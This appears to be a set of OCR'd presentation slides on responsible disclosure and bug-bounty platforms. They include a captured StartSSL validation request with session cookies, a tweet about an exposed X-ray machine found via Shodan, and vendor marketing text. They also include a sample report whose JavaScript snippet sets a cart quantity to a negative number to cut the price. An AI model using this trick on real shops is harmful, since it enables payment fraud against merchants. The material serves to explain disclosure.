
Validation

Request to https://www.startssl.com:443 [97.74.232.97]

```
POST /Validate/SendDomainVerifyEmail HTTP/1.1
Host: www.startssl.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceve
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://www.startssl.com/Validate
Content-Length: 65
Cookie: ASP.NET_SessionId=1f5c5wbslhpsgjik21b1n04z; lg=en-us;
fid=3B8039100270483F9CDD6E7E354F4F2026714FE1825F424F9ADBF82AD7D2D951;
MyStartSSLCookie=b4a9836d-3bce-463d-b7fc-933fa28f6d27
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

domainName=aso0om.com&sendToEmail=postmaster%40aso0om.com&index=0
```

RD/CVD - YES/NO?




Yonathan Klijnsma
@ydklijnsma

And there you have it, a machine controlling an X-Ray device on VNC with patient data open.. shodan.io/host/189.70.24…

RETWEETS 538
LIKES 323

11:51 PM - 28 Jan 2016




Vulnerabilities are inevitable.
Are you prepared?

All technology contains bugs. If a security issue is found, what do you do? HackerOne makes it simple for your team to coordinate a quality response.

or get in touch.

Customers



Level up your online security

Zerocopter is an innovative security platform, on a mission to help make online security more effective and manageable. We do this by leveraging the best researchers and scanners in the world and offering an easy and secure Responsible Disclosure solution.

Order a negative amount of items for an enormous discount.

Work in progress Reported 1 day ago

https://shop.example.com/cart

I've found a vulnerability to can lead to an enormous discount when ordering items. I haven't tested this further. I haven't finished the order, this seemed like the displayed amount is enough proof to verify the issue.

Description:
1. Order the products you would like to order.
2. Go to any product in the store, open the javascript console and paste in the following javascript snippet:

```
document.querySelectorAll('input[name="amount"]')[0].value= "-10";
```

This will change the input field's' value to a negative amount of products.

3. Press "Buy Now"
4. You will find the items back in your cart, the total amount will be a lot lower than it should be. For example, if you select €275 worth of valid items €250 worth of invalid items you will only have to pay a total amount of €25 for 11 t-shirts.

REPORTED BY: ER280652

PROGRAM: Webshop


CATEGORY: OWASP-A7 - Missing Function Level Access Control

REWARD AMOUNT: € 600

Scanners

Responsible Disclosure

Researchers



Circle Software Group bv

Circle Software

NO REPORTS

0 Unread | 0 Processing | 0 Resolved

Researcher Programs

A select group of experts will look for the unknown vulnerabilities.

HoofdvandeHacker

€10000 budget left of €10000 total

Expired program

0 open and **0 closed** reports

Responsible Disclosure

Enabling RD for your program will allow anyone with access to your RD policy to report any discovered vulnerabilities.

